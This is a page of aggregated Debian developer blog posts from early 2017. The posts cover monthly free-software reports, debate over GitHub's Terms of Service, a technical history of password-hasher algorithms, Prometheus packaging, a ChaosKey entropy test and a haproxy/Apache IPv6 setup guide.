Search Results: "will"

3 March 2017

Markus Koschany: My Free Software Activities in February 2017

Welcome to gambaru.de. Here is my monthly report that covers what I have been doing for Debian. If you re interested in Java, Games and LTS topics, this might be interesting for you. We have reached the end of Stretch s development cycle, a phase called full freeze. That means packages may only migrate to Testing aka Stretch after approval by the release team. Changes must be minimal and only address important or release critical bugs. This is usually the time when I stop uploading new upstream releases to unstable to avoid any disruptions. Of course there are exceptions but if you are unsure best practice is to use experimental instead. A lot of RC bugs are still open and affect the next release. In February I could close five one and triage two more. Debian Games Debian Java Debian LTS This was my twelfth month as a paid contributor and I have been paid to work 13 hours on Debian LTS, a project started by Rapha l Hertzog. In that time I did the following: Non-maintainer uploads Thanks for reading and see you next time.

Petter Reinholdtsen: Norwegian Bokm l translation of The Debian Administrator's Handbook complete, proofreading in progress

For almost a year now, we have been working on making a Norwegian Bokm l edition of The Debian Administrator's Handbook. Now, thanks to the tireless effort of Ole-Erik, Ingrid and Andreas, the initial translation is complete, and we are working on the proof reading to ensure consistent language and use of correct computer science terms. The plan is to make the book available on paper, as well as in electronic form. For that to happen, the proof reading must be completed and all the figures need to be translated. If you want to help out, get in touch. A fresh PDF edition in A4 format (the final book will have smaller pages) of the book created every morning is available for proofreading. If you find any errors, please visit Weblate and correct the error. The state of the translation including figures is a useful source for those provide Norwegian bokm l screen shots and figures.

2 March 2017

Jonathan McDowell: Rational thoughts on the GitHub ToS change

I woke this morning to Thorsten claiming the new GitHub Terms of Service could require the removal of Free software projects from it. This was followed by joeyh removing everything from github. I hadn t actually been paying attention, so I went looking for some sort of summary of whether I should be worried and ended up reading the actual ToS instead. TL;DR version: No, I m not worried and I don t think you should be either. First, a disclaimer. I m not a lawyer. I have some legal training, but none of what I m about to say is legal advice. If you re really worried about the changes then you should engage the services of a professional. The gist of the concerns around GitHub s changes are that they potentially circumvent any license you have applied to your code, either converting GPL licensed software to BSD style (and thus permitting redistribution of binary forms without source) or making it illegal to host software under certain Free software licenses on GitHub due to being unable to meet the requirements of those licenses as a result of GitHub s ToS. My reading of the GitHub changes is that they are driven by a desire to ensure that GitHub are legally covered for the things they need to do with your code in order to run their service. There are sadly too many people who upload code there without a license, meaning that technically no one can do anything with it. Don t do this people; make sure that any project you put on GitHub has some sort of license attached to it (don t write your own - it s highly likely one of Apache/BSD/GPL will suit your needs) so people know whether they can make use of it or not. I don t care is not a valid reason not to do this. Section D, relating to user generated content, is the one causing the problems. It s possibly easiest to walk through each subsection in order. D1 says GitHub don t take any responsibility for your content; you make it, you re responsible for it, they re not accepting any blame for harm your content does nor for anything any member of the public might do with content you ve put on GitHub. This seems uncontentious. D2 reaffirms your ownership of any content you create, and requires you to only post 3rd party content to GitHub that you have appropriate rights to. So I can t, for example, upload a copy of Friday by Rebecca Black. Thorsten has some problems with D3, where GitHub reserve the right to remove content that violates their terms or policies. He argues this could cause issues with licenses that require unmodified source code. This seems to be alarmist, and also applies to any random software mirror. The intent of such licenses is in general to ensure that the pristine source code is clearly separate from 3rd party modifications. Removal of content that infringes GitHub s T&Cs is not going to cause an issue. D4 is a license grant to GitHub, and I think forms part of joeyh s problems with the changes. It affirms the content belongs to the user, but grants rights to GitHub to store and display the content, as well as make copies such as necessary to provide the GitHub service. They explicitly state that no right is granted to sell the content at all or to distribute the content outside of providing the GitHub service. This term would seem to be the minimum necessary for GitHub to ensure they are allowed to provide code uploaded to them for download, and provide their web interface. If you ve actually put a Free license on your code then this isn t necessary, but from GitHub s point of view I can understand wanting to make it explicit that they need these rights to be granted. I don t believe it provides a method of subverting the licensing intent of Free software authors. D5 provides more concern to Thorsten. It seems he believes that the ability to fork code on GitHub provides a mechanism to circumvent copyleft licenses. I don t agree. The second paragraph of this subsection limits the license granted to the user to be the ability to reproduce the content on GitHub - it does not grant them additional rights to reproduce outside of GitHub. These rights, to my eye, enable the forking and viewing of content within GitHub but say nothing about my rights to check code out and ignore the author s upstream license. D6 clarifies that if you submit content to a GitHub repo that features a license you are licensing your contribution under these terms, assuming you have no other agreement in place. This looks to be something that benefits projects on GitHub receiving contributions from users there; it s an explicit statement that such contributions are under the project license. D7 confirms the retention of moral rights by the content owner, but states they are waived purely for the purposes of enabling GitHub to provide service, as stated under D4. In particular this right is revocable so in the event they do something you don t like you can instantly remove all of their rights. Thorsten is more worried about the ability to remove attribution and thus breach CC-BY or some BSD licenses, but GitHub s whole model is providing attribution for changesets and tracking such changes over time, so it s hard to understand exactly where the service falls down on ensuring the provenance of content is clear. There are reasons to be wary of GitHub (they ve taken a decentralised revision control system and made a business model around being a centralised implementation of it, and they store additional metadata such as PRs that aren t as easily extracted), but I don t see any indication that the most recent changes to their Terms of Service are something to worry about. The intent is clearly to provide GitHub with the legal basis they need to provide their service, rather than to provide a means for them to subvert the license intent of any Free software uploaded.

Antoine Beaupr : A short history of password hashers

These are notes from my research that led to the publication of the password hashers article. This article is more technical than the previous ones and compares the various cryptographic primitives and algorithms used in the various software I have reviewed. The criteria for inclusion on this list is fairly vague: I mostly included a password hasher if it was significantly different from the previous implementations in some way, and I have included all the major ones I could find as well.

The first password hashers Nic Wolff claims to be the first to have written such a program, all the way back in 2003. Back then the hashing algorithm was MD5, although Wolff has now updated the algorithm to use SHA-1 and still maintains his webpage for public use. Another ancient but unrelated implementation, is the Standford University Applied Cryptography's pwdhash software. That implementation was published in 2004 and unfortunately, that implementation was not updated and still uses MD5 as an hashing algorithm, but at least it uses HMAC to generate tokens, which makes the use of rainbow tables impractical. Those implementations are the simplest password hashers: the inputs are simply the site URL and a password. So the algorithms are, basically, for Wolff's:
token = base64(SHA1(password + domain))
And for Standford's PwdHash:
token = base64(HMAC(MD5, password, domain)))

SuperGenPass Another unrelated implementation that is still around is supergenpass is a bookmarklet that was created around 2007, originally using MD5 as well but now supports SHA512 now although still limited to 24 characters like MD5 (which needlessly limits the entropy of the resulting password) and still defaults MD5 with not enough rounds (10, when key derivation recommendations are more generally around 10 000, so that it's slower to bruteforce). Note that Chris Zarate, the supergenpass author, actually credits Nic Wolff as the inspiration for his implementation. Supergenpass is still in active development and is available for the browser (as a bookmarklet) or mobile (as an webpage). Supergenpass allows you to modify the password length, but also add an extra profile secret which adds to the password and generates a personalized identicon presumably to prevent phishing but it also introduces the interesting protection, the profile-specific secret only found later in Password Hasher Plus. So the Supergenpass algorithm looks something like this:
token = base64(SHA512(password + profileSecret + ":" + domain, rounds))

The Wijjo Password Hasher Another popular implementation is the Wijjo Password Hasher, created around 2006. It was probably the first shipped as a browser extension which greatly improved the security of the product as users didn't have to continually download the software on the fly. Wijjo's algorithm also improved on the above algorithms, as it uses HMAC-SHA1 instead of plain SHA-1 or HMAC-MD5, which makes it harder to recover the plaintext. Password Hasher allows you to set different password policies (use digits, punctuation, mixed case, special characters and password length) and saves the site names it uses for future reference. It also happens that the Wijjo Password Hasher, in turn, took its inspiration on different project, hashapass.com, created in 2006 and also based on HMAC-SHA-1. Indeed, hashapass "can easily be generated on almost any modern Unix-like system using the following command line pattern":
echo -n parameter \
  openssl dgst -sha1 -binary -hmac password \
  openssl enc -base64 \
  cut -c 1-8
So the algorithm here is obviously:
token = base64(HMAC(SHA1, password, domain + ":" + counter)))[:8]
... although in the case of Password Hasher, there is a special routine that takes the token and inserts random characters in locations determined by the sum of the values of the characters in the token.

Password Hasher Plus Years later, in 2010, Eric Woodruff ported the Wijjo Password Hasher to Chrome and called it Password Hasher Plus. Like the original Password Hasher, the "plus" version also keeps those settings in the extension and uses HMAC-SHA-1 to generate the password, as it is designed to be backwards-compatible with the Wijjo Password Hasher. Woodruff did add one interesting feature: a profile-specific secret key that gets mixed in to create the security token, like what SuperGenPass does now. Stealing the master password is therefore not enough to generate tokens anymore. This solves one security concern with Password Hasher: an hostile page could watch your keystrokes and steal your master password and use it to derive passwords on other sites. Having a profile-specific secret key, not accessible to the site's Javascript works around that issue, but typing the master password directly in the password field, while convenient, is just a bad idea, period. The final algorithm looks something like:
token = base64(HMAC(SHA1, password, base64(HMAC(SHA1, profileSecret, domain + ":" + counter))))
Honestly, that seems rather strange, but it's what I read from the source code, which is available only after decompressing the extension nowadays. I would have expected the simplest version:
token = base64(HMAC(SHA1, HMAC(SHA1, profileSecret, password), domain + ":" + counter))
The idea here would be "hide" the master password from bruteforce attacks as soon as possible... But maybe this is all equivalent. Regardless, Password Hasher Plus then takes the token and applies the same special character insertion routine as the Password Hasher.

LessPass Last year, Guillaume Vincent a french self-described "humanist and scuba diving fan" released the lesspass extension for Chrome, Firefox and Android. Lesspass introduces several interesting features. It is probably the first to include a commandline version. It also uses a more robust key derivation algorithm (PBKDF2) and takes into account the username on the site, allowing multi account support. The original release (version 1) used only 8192 rounds which is now considered too low. In the bug report it was interesting to note that LessPass couldn't do the usual practice of running the key derivation for 1 second to determine the number of rounds needed as the results need to be deterministic. At first glance, the LessPass source code seems clear and easy to read which is always a good sign, but of course, the devil is in the details. One key feature that is missing from Password Hasher Plus is the profile-specific seed, although it should be impossible, for a hostile web page to steal keystrokes from a browser extension, as far as I know. The algorithm then gets a little more interesting:
entropy = PBKDF2(SHA256, masterPassword, domain + username + counter, rounds, length)
where
    rounds=10000
    length=32
entropy is then used to pick characters to match the chosen profile. Regarding code readability, I got quickly confused by the PBKDF2 implementation: SubtleCrypto.ImportKey() doesn't seem to support PBKDF2 in the API, yet it's how it is used there... Is it just something to extract key material? We see later what looks like a more standard AES-based PBKDF2 implementation, but this code looks just strange to me. It could be me unfamilarity with newer Javascript coding patterns, however. There is also a lesspass-specific character picking routing that is also not base64, and different from the original Password Hasher algorithm.

Master Password A review of password hashers would hardly be complete without mentioning the Master Password and its elaborate algorithm. While the applications surrounding the project are not as refined (there is no web browser plugin and the web interface can't be easily turned into a bookmarklet), the algorithm has been well developed. Of all the password managers reviewed here, Master Password uses one of the strongest key derivation algorithms out there, scrypt:
key = scrypt( password, salt, cost, size, parallelization, length )
where
salt = "com.lyndir.masterpassword" + len(username) + name
cost = 32768
size = 8
parallelization = 2
length = 64
entropy = hmac-sha256(key, "com.lyndir.masterpassword" + len(domain) + domain + counter )
Master Password the uses one of 6 sets of "templates" specially crafted to be "easy for a user to read from a screen and type using a keyboard or smartphone" and "compatible with most site's password policies", our "transferable" criteria defined in the first passwords article. For example, the default template mixes vowels, consonants, numbers and symbols, but carefully avoiding possibly visibly similar characters like O and 0 or i and 1 (although it does mix 1 and l, oddly enough). The main strength of Master Password seems to be the clear definition of its algorithm (although Hashpass.com does give out OpenSSL commandline examples...), which led to its reuse in another application called freepass. The Master Password app also doubles as a stateful password manager...

Other implementations I have also considered including easypasswords, which uses PBKDF2-HMAC-SHA1, in my list of recommendations. I discovered only recently that the author wrote a detailed review of many more password hashers and scores them according to their relative strength. In the end, I ended up covering more LessPass since the design is very similar and LessPass does seem a bit more usable. Covering LessPass also allowed me to show the contrast and issues regarding the algorithm changes, for example. It is also interesting to note that the EasyPasswords author has criticized the Master Password algorithm quite severely:
[...] scrypt isn t being applied correctly. The initial scrypt hash calculation only depends on the username and master password. The resulting key is combined with the site name via SHA-256 hashing then. This means that a website only needs to break the SHA-256 hashing and deduce the intermediate key as long as the username doesn t change this key can be used to generate passwords for other websites. This makes breaking scrypt unnecessary[...]
During a discussion with the Master Password author, he outlined that "there is nothing "easy" about brute-force deriving a 64-byte key through a SHA-256 algorithm." SHA-256 is used in the last stage because it is "extremely fast". scrypt is used as a key derivation algorithm to generate a large secret and is "intentionnally slow": "we don't want it to be easy to reverse the master password from a site password". "But it' unnecessary for the second phase because the input to the second phase is so large. A master password is tiny, there are only a few thousand or million possibilities to try. A master key is 8^64, the search space is huge. Reversing that doesn't need to be made slower. And it's nice for the password generation to be fast after the key has been prepared in-memory so we can display site passwords easily on a mobile app instead of having to lock the UI a few seconds for every password." Finally, I considered covering Blum's Mental Hash (also covered here and elsewhere). This consists of an algorithm that can basically be ran by the human brain directly. It's not for the faint of heart, however: if I understand it correctly, it will require remembering a password that is basically a string of 26 digits, plus compute modulo arithmetics on the outputs. Needless to say, most people don't do modulo arithmetics every day...

Mart n Ferrari: Prometheus in Jessie(bpo) and Stretch

Prometheus logo Just over 2 years ago, I started packaging Prometheus for Debian. It was a daunting task, mainly because the Golang ecosystem is so young, almost none of its dependencies were packaged, and upstream practices are very different from Debian's. Today I want to announce that this is complete. The main part of the Prometheus stack is available in Debian testing, which very soon will become the Stretch release: These are available for a bunch of architectures (sadly, not all of them), and are the most important building blocks to deploy Prometheus in your network. I have also finished preparing backports for all the required dependencies, and jessie-backports has a complete Prometheus stack too! Adding to these, the archive already has the client libraries for Go, Perl, Python, and Django; and a bunch of other exporters. Except for the Postgres exporter, most of these are going to be in the Stretch release, and I plan to prepare backports for Jessie too: Note that not all of these have been packaged by me, luckily other Debianites are also working on Prometheus packaging! I am confident that Prometheus is going to become one of the main monitoring tools in the near future, and I am very happy that Debian is the first distribution to offer official packages for it. If you are interested, there is still lots of work ahead. Patches, bug reports, and co-maintainers are welcome! Update 3/3/2017: Today the Perl client library was uploaded to unstable, and it is waiting for ftp-master approval. Comment

1 March 2017

Petter Reinholdtsen: Unlimited randomness with the ChaosKey?

A few days ago I ordered a small batch of the ChaosKey, a small USB dongle for generating entropy created by Bdale Garbee and Keith Packard. Yesterday it arrived, and I am very happy to report that it work great! According to its designers, to get it to work out of the box, you need the Linux kernel version 4.1 or later. I tested on a Debian Stretch machine (kernel version 4.9), and there it worked just fine, increasing the available entropy very quickly. I wrote a small test oneliner to test. It first print the current entropy level, drain /dev/random, and then print the entropy level for five seconds. Here is the situation without the ChaosKey inserted:
% cat /proc/sys/kernel/random/entropy_avail; \
  dd bs=1M if=/dev/random of=/dev/null count=1; \
  for n in $(seq 1 5); do \
     cat /proc/sys/kernel/random/entropy_avail; \
     sleep 1; \
  done
300
0+1 oppf ringer inn
0+1 oppf ringer ut
28 byte kopiert, 0,000264565 s, 106 kB/s
4
8
12
17
21
%
The entropy level increases by 3-4 every second. In such case any application requiring random bits (like a HTTPS enabled web server) will halt and wait for more entrpy. And here is the situation with the ChaosKey inserted:
% cat /proc/sys/kernel/random/entropy_avail; \
  dd bs=1M if=/dev/random of=/dev/null count=1; \
  for n in $(seq 1 5); do \
     cat /proc/sys/kernel/random/entropy_avail; \
     sleep 1; \
  done
1079
0+1 oppf ringer inn
0+1 oppf ringer ut
104 byte kopiert, 0,000487647 s, 213 kB/s
433
1028
1031
1035
1038
%
Quite the difference. :) I bought a few more than I need, in case someone want to buy one here in Norway. :) Update: The dongle was presented at Debconf last year. You might find the talk recording illuminating. It explains exactly what the source of randomness is, if you are unable to spot it from the schema drawing available from the ChaosKey web site linked at the start of this blog post.

Brett Parker: Using the Mythic Beasts IPv4 -> IPv6 Proxy for Websites on a v6 only Pi and getting the right REMOTE_ADDR

So, more because I was intrigued than anything else, I've got a pi3 from Mythic Beasts, they're supplied with IPv6 only connectivity and the file storage is NFS over a private v4 network. The proxy will happily redirect requests to either http or https to the Pi, but this results (without turning on the Proxy Protocol) with getting remote addresses in your logs of the proxy servers, which is not entirely useful. I've cheated a bit, because the turning on of ProxyProtocol for the hostedpi.com addresses is currently not exposed to customers (it's on the list!), to do it without access to Mythic's backends use your own domainname (I've also got https://pi3.sommitrealweird.co.uk/ mapped to this Pi). So, first step first, we get our RPi and we make sure that we can login to it via ssh (I'm nearly always on a v6 connection anyways, so this was a simple case of sshing to the v6 address of the Pi). I then installed haproxy and apache2 on the Pi and went about configuring them, with apache2 I changed it to listen to localhost only and on ports 8080 and 4443, I hadn't at this point enabled the ssl module so, really, the change for 4443 didn't kick in. Here's my /etc/apache2/ports.conf file:
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf
Listen [::1]:8080
<IfModule ssl_module>
       Listen [::1]:4443
</IfModule>
<IfModule mod_gnutls.c>
       Listen [::1]:4443
</IfModule>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
I then edited /etc/apache2/sites-available/000-default.conf to change the VirtualHost line to [::1]:8080. So, with that in place, now we deploy haproxy infront of it, the basic /etc/haproxy/haproxy.cfg config is:
global
       log /dev/log    local0
       log /dev/log    local1 notice
       chroot /var/lib/haproxy
       stats socket /run/haproxy/admin.sock mode 660 level admin
       stats timeout 30s
       user haproxy
       group haproxy
       daemon
       # Default SSL material locations
       ca-base /etc/ssl/certs
       crt-base /etc/ssl/private
       # Default ciphers to use on SSL-enabled listening sockets.
       # For more information, see ciphers(1SSL). This list is from:
       #  https://hynek.me/articles/hardening-your-web-servers-ssl-ciphers/
       ssl-default-bind-ciphers ECDH+AESGCM:DH+AESGCM:ECDH+AES256:DH+AES256:ECDH+AES128:DH+AES:ECDH+3DES:DH+3DES:RSA+AESGCM:RSA+AES:RSA+3DES:!aNULL:!MD5:!DSS
       ssl-default-bind-options no-sslv3
defaults
       log     global
       mode    http
       option  httplog
       option  dontlognull
        timeout connect 5000
        timeout client  50000
        timeout server  50000
       errorfile 400 /etc/haproxy/errors/400.http
       errorfile 403 /etc/haproxy/errors/403.http
       errorfile 408 /etc/haproxy/errors/408.http
       errorfile 500 /etc/haproxy/errors/500.http
       errorfile 502 /etc/haproxy/errors/502.http
       errorfile 503 /etc/haproxy/errors/503.http
       errorfile 504 /etc/haproxy/errors/504.http
frontend any_http
        option httplog
        option forwardfor
        acl is_from_proxy src 2a00:1098:0:82:1000:3b:1:1 2a00:1098:0:80:1000:3b:1:1
        tcp-request connection expect-proxy layer4 if is_from_proxy
        bind :::80
        default_backend any_http
backend any_http
        server apache2 ::1:8080
Obviously after that you then do:
systemctl restart apache2
systemctl restart haproxy
Now you have a proxy protocol'd setup from the proxy servers, and you can still talk directly to the Pi over ipv6, you're not yet logging the right remote ips, but we're a step closer. Next enable mod_remoteip in apache2:
a2enmod remoteip
And add a file, /etc/apache2/conf-available/remoteip-logformats.conf containing:
LogFormat "%v:%p %a %l %u %t \"%r\" %>s %O \"% Referer i\" \"% User-Agent i\"" remoteip_vhost_combined
And edit the /etc/apache2/sites-available/000-default.conf to change the CustomLog line to use remoteip_vhost_combined rather than combined as the LogFormat and add the relevant RemoteIP settings:
RemoteIPHeader X-Forwarded-For
RemoteIPTrustedProxy ::1
CustomLog $ APACHE_LOG_DIR /access.log remoteip_vhost_combined
Now, enable the config and restart apache2:
a2enconf remoteip-logformats
systemctl restart apache2
Now you'll get the right remote ip in the logs (cool, huh!), and, better still, the environment that gets pushed through to cgi scripts/php/whatever is now also correct. So, you can now happily visit http://www.<your-pi-name>.hostedpi.com/, e.g. http://www.srwpi.hostedpi.com/. Next up, you'll want something like dehydrated - I grabbed the packaged version from debian's jessie-backports repository - so that you can make yourself some nice shiny SSL certificates (why wouldn't you, after all!), once you've got dehydrated installed, you'll probably want to tweak it a bit, I have some magic extra files that I use, I also suggest getting the dehydrated-apache2 package, which just makes it all much easier too. /etc/dehydrated/conf.d/mail.sh:
CONTACT_EMAIL="my@email.address"
/etc/dehydrated/conf.d/domainconfig.sh:
DOMAINS_D="/etc/dehydrated/domains.d"
/etc/dehydrated/domains.d/srwpi.hostedpi.com:
HOOK="/etc/dehydrated/hooks/srwpi"
/etc/dehydrated/hooks/srwpi:
#!/bin/sh
action="$1"
domain="$2"
case $action in
  deploy_cert)
    privkey="$3"
    cert="$4"
    fullchain="$5"
    chain="$6"
    cat "$privkey" "$fullchain" > /etc/ssl/private/srwpi.pem
    chmod 640 /etc/ssl/private/srwpi.pem
    ;;
  *)
    ;;
esac
/etc/dehydrated/hooks/srwpi has the execute bit set (chmod +x /etc/dehydrated/hooks/srwpi), and is really only there so that the certificate can be used easily in haproxy. And finally the file /etc/dehydrated/domains.txt:
www.srwpi.hostedpi.com srwpi.hostedpi.com
Obviously, use your own pi name in there, or better yet, one of your own domain names that you've mapped to the proxies. Run dehydrated in cron mode (it's noisy, but meh...):
dehydrated -c
That s then generated you some shiny certificates (hopefully). For now, I'll just tell you how to do it through the /etc/apache2/sites-available/default-ssl.conf file, just edit that file and change the SSLCertificateFile and SSLCertificateKeyFile to point to /var/lib/dehydrated/certs/www.srwpi.hostedpi.com/fullchain.pem and /var/llib/dehydrated/certs/ww.srwpi.hostedpi.com/privkey.pem files, do the edit for the CustomLog as you did for the other default site, and change the VirtualHost to be [::1]:443 and enable the site:
a2ensite default-ssl
a2enmod ssl
And restart apache2:
systemctl restart apache2
Now time to add some bits to haproxy.cfg, usefully this is only a tiny tiny bit of extra config:
frontend any_https
        option httplog
        option forwardfor
        acl is_from_proxy src 2a00:1098:0:82:1000:3b:1:1 2a00:1098:0:80:1000:3b:1:1
        tcp-request connection expect-proxy layer4 if is_from_proxy
        bind :::443 ssl crt /etc/ssl/private/srwpi.pem
        default_backend any_https
backend any_https
        server apache2 ::1:4443 ssl ca-file /etc/ssl/certs/ca-certificates.crt
Restart haproxy:
systemctl restart haproxy
And we're all done! REMOTE_ADDR will appear as the correct remote address in the logs, and in the environment.

Thorsten Glaser: New GitHub Terms of Service r e q u i r e removing many Open Source works from it

Please use the correct (perma)link to bookmark this article, not the page listing all wlog entries of the last decade. Thank you.</update> Some updates inline and at the bottom. The new Terms of Service of GitHub became effective today, which is quite problematic there was a review phase, but my reviews pointing out the problems were not answered, and, while the language is somewhat changed from the draft, they became effective immediately. Now, the new ToS are not so bad that one immediately must stop using their service for disagreement, but it s important that certain content may no longer legally be pushed to GitHub. I ll try to explain which is affected, and why. I m mostly working my way backwards through section D, as that s where the problems I identified lie, and because this is from easier to harder. Note that using a private repository does not help, as the same terms apply. Anything requiring attribution (e.g. CC-BY, but also BSD, ) Section D.7 requires the person uploading content to waive any and all attribution rights. Ostensibly to allow basic functions like search to work , which I can even believe, but, for a work the uploader did not create completely by themselves, they can t grant this licence. The CC licences are notably bad because they don t permit sublicencing, but even so, anything requiring attribution can, in almost all cases, not written or otherwise, created or uploaded by our Users . This is fact, and the exceptions are few. Anything putting conditions on the right to use, display and perform the work and, worse, reproduce (all Copyleft) Section D.5 requires the uploader to grant all other GitHub users Note that section D.4 is similar, but granting the licence to GitHub (and their successors); while this is worded much more friendly than in the draft, this fact only makes it harder to see if it affects works in a similar way. But that doesn t matter since D.5 is clear enough. (This doesn t mean it s not a problem, just that I don t want to go there and analyse D.4 as D.5 points out the same problems but is easier.) This means that any and all content under copyleft licences is also no longer welcome on GitHub. Anything requiring integrity of the author s source (e.g. LPPL) Some licences are famous for requiring people to keep the original intact while permitting patches to be piled on top; this is actually permissible for Open Source, even though annoying, and the most common LaTeX licence is rather close to that. Section D.3 says any (partial) content can be removed though keeping a PKZIP archive of the original is a likely workaround. Affected licences Anything copyleft (GPL, AGPL, LGPL, CC-*-SA) or requiring attribution (CC-BY-*, but also 4-clause BSD, Apache 2 with NOTICE text file, ) are affected. BSD-style licences without advertising clause (MIT/Expat, MirOS, etc.) are probably not affected if GitHub doesn t go too far and dissociates excerpts from their context and legal info, but then nobody would be able to distribute it, so that d be useless. But what if I just fork something under such a licence? Only continuing to use GitHub constitutes accepting the new terms. This means that repositories from people who last used GitHub before March 2017 are excluded. Even then, the new terms likely only apply to content uploaded in March 2017 or later (note that git commit dates are unreliable, you have to actually check whether the contribution dates March 2017 or later). And then, most people are likely unaware of the new terms. If they upload content they themselves don t have the appropriate rights (waivers to attribution and copyleft/share-alike clauses), it s plain illegal and also makes your upload of them or a derivate thereof no more legal. Granted, people who, in full knowledge of the new ToS, share any User-Generated Content with GitHub on or after 1 March, 2017, and actually have the appropriate rights to do that, can do that; and if you encounter such a repository, you can fork, modify and upload that iff you also waive attribution and copyleft/share-alike rights for your portion of the upload. But especially in the beginning these will be few and far between (even more so taking into account that GitHub is, legally spoken, a mess, and they don t even care about hosting only OSS / Free works). Conclusion (Fazit) I ll be starting to remove any such content of mine, such as the source code mirrors of jupp, which is under the GNU GPLv1, now and will be requesting people who forked such repositories on GitHub to also remove them. This is not something I like to do but something I am required to do in order to comply with the licence granted to me by my upstream. Anything you ve found contributed by me in the meantime is up for review; ping me if I forgot something. (mksh is likely safe, even if I hereby remind you that the attribution requirement of the BSD-style licences still applies outside of GitHub.) (Pet peeve: why can t I adopt a licence with British spelling? They seem to require oversea barbarian spelling.) The others Atlassian Bitbucket has similar terms (even worse actually; I looked at them to see whether I could mirror mksh there, and turns out, I can t if I don t want to lose most of what few rights I retain when publishing under a permissive licence). Gitlab seems to not have such, but requires you to indemnify them YMMV. I think I ll self-host the removed content. And now? I m in contact with someone from GitHub Legal (not explicitly in the official capacity though) and will try to explain the sheer magnitude of the problem and ways to solve this (leaving the technical issues to technical solutions and requiring legal solutions only where strictly necessary), but for now, the ToS are enacted (another point of my criticism of this move) and thus, the aforementioned works must go off GitHub right now. That s not to say they may not come back later once this all has been addressed, if it will be addressed to allow that. The new ToS do have some good; for example, the old ToS said you allow every GitHub user to fork your repositories without ever specifying what that means. It s just that the people over at GitHub need to understand that, both legally and technically , any and all OSS licences grant enough to run a hosting platform already , and separate explicit grants are only needed if a repository contains content not under an OSI/OKFN/Copyfree/FSF/DFSG-free licence. I have been told that these are important issues and been thanked for my feedback; we ll see what comes from this. maybe with a little more effort on the coders side All licences on one of those lists or conformant to the DFSG, OSD or OKD should do . e.g. when displaying search results, add a note this is an excerpt, click HERE to get to the original work in its context, with licence and attribution where HERE is a backlink to the file in the repository It is understood those organisations never un-approve any licence that rightfully conforms to those definitions (also in cases like a grant saying just use any OSS licence which is occasionally used) Update: In the meantime, joeyh has written not one but two insightful articles (although I disagree in some details; the new licence is only to GitHub users (D.5) and GitHub (D.4) and only within their system, so, while uploaders would violate the ToS (they cannot grant the licence) and (probably) the upstream-granted copyleft licence, this would not mean that everyone else wasn t bound by the copyleft licence in, well, enough cases to count (yes it s possible to construct situations in which this hurts the copyleft fraction, but no, they re nowhere near 100%).

28 February 2017

Chris Lamb: Free software activities in February 2017

Here is my monthly update covering what I have been doing in the free software world (previous month):
Reproducible builds

Whilst anyone can inspect the source code of free software for malicious flaws, most software is distributed pre-compiled to end users. The motivation behind the Reproducible Builds effort is to permit verification that no flaws have been introduced either maliciously or accidentally during this compilation process by promising identical results are always generated from a given source, thus allowing multiple third-parties to come to a consensus on whether a build was compromised. (I have been awarded a grant from the Core Infrastructure Initiative to fund my work in this area.) This month I:
I also made the following changes to our tooling:
diffoscope

diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues.

  • New features:
    • Add a machine-readable JSON output format. (Closes: #850791).
    • Add an --exclude option. (Closes: #854783).
    • Show results from debugging packages last. (Closes: #820427).
    • Extract archive members using an auto-incrementing integer avoiding the need to sanitise filenames. (Closes: #854723).
    • Apply --max-report-size to --text output. (Closes: #851147).
    • Specify <html lang="en"> in the HTML output. (re. #849411).
  • Bug fixes:
    • Fix errors when comparing directories with non-directories. (Closes: #835641).
    • Device and RPM fallback comparisons require xxd. (Closes: #854593).
    • Fix tests that call xxd on Debian Jessie due to change of output format. (Closes: #855239).
    • Add missing Recommends for comparators. (Closes: #854655).
    • Importing submodules (ie. parent.child) will attempt to import parent. (Closes: #854670).
    • Correct logic of module_exists ensuring we correctly skip the debian.deb822 tests when python3-debian is not installed. (Closes: #854745).
    • Clean all temporary files in the signal handler thread instead of attempting to pass the exception back to the main thread. (Closes: #852013).
    • Fix behaviour of setting report maximums to zero (ie. no limit).
  • Optimisations:
    • Don't uselessly run xxd(1) on non-directories.
    • No need to track libarchive directory locations.
    • Optimise create_limited_print_func.
  • Tests:
    • When comparing two empty directories, ensure that the mtime of the directory is consistent to avoid non-deterministic failures.
    • Ensure we can at least import the "deb_fallback" and "rpm_fallback" modules.
    • Add test for symlink differing in destination.
    • Add tests for --progress, --status-fd and profiling output options as well as the Deb Changes,Buildinfo,Dsc and RPM fallback comparisons.
    • Add get_data and @skip_unless_module_exists test helpers.
    • Mark impossible-to-reach code to improve test coverage.

buildinfo.debian.net

buildinfo.debian.net is my experiment into how to process, store and distribute .buildinfo files after the Debian archive software has processed them.

  • Drop raw_text fields now as we've moved these to Amazon S3.
  • Drop storage of Installed-Build-Depends and subsequently-orphaned Binary package instances to recover diskspace.

strip-nondeterminism

strip-nondeterminism is our tool to remove specific non-deterministic results from a completed build.

  • Print log entry when fixing a file. (Closes: #777239).
  • Run our entire testsuite in autopkgtests, not just the first test. (Closes: #852517).
  • Don't test for stat(2)'s blksize and block attributes. (Closes: #854937).
  • Use error() from Dh_Lib.pm over "manual" die().


Debian
Debian LTS

This month I have been paid to work 13 hours on Debian Long Term Support (LTS). In that time I did the following:
  • "Frontdesk" duties, triaging CVEs, etc.
  • Issued DLA 817-1 for libphp-phpmailer, correcting a local file disclosure vulnerability where insufficient parsing of HTML messages could potentially be used by attacker to read a local file.
  • Issued DLA 826-1 for wireshark which fixes a denial of service vulnerability in wireshark, where a malformed NATO Ground Moving Target Indicator Format ("STANAG 4607") capture file could cause a memory exhausion/infinite loop.

Uploads
  • python-django (1:1.11~beta1-1) New upstream beta release.
  • redis (3:3.2.8-1) New upstream release.
  • gunicorn (19.6.0-11) Use $ misc:Pre-Depends to populate Pre-Depends for dpkg-maintscript-helper.
  • dh-virtualenv (1.0-1~bpo8+1) Upload to jessie-backports.

I sponsored the following uploads: I also performed the following QA uploads:
  • dh-kpatches (0.99.36+nmu4) Make kernel kernel builds reproducible.
Finally, I made the following non-maintainer uploads:
  • cpio (2.12+dfsg-3) Remove rmt.8.gz to prevent a piuparts error.
  • dot-forward (1:0.71-2.2) Correct a FTBFS; we don't install anything to /usr/sbin, so use GNU Make's $(wildcard ..) over the shell's own * expansion.


FTP Team

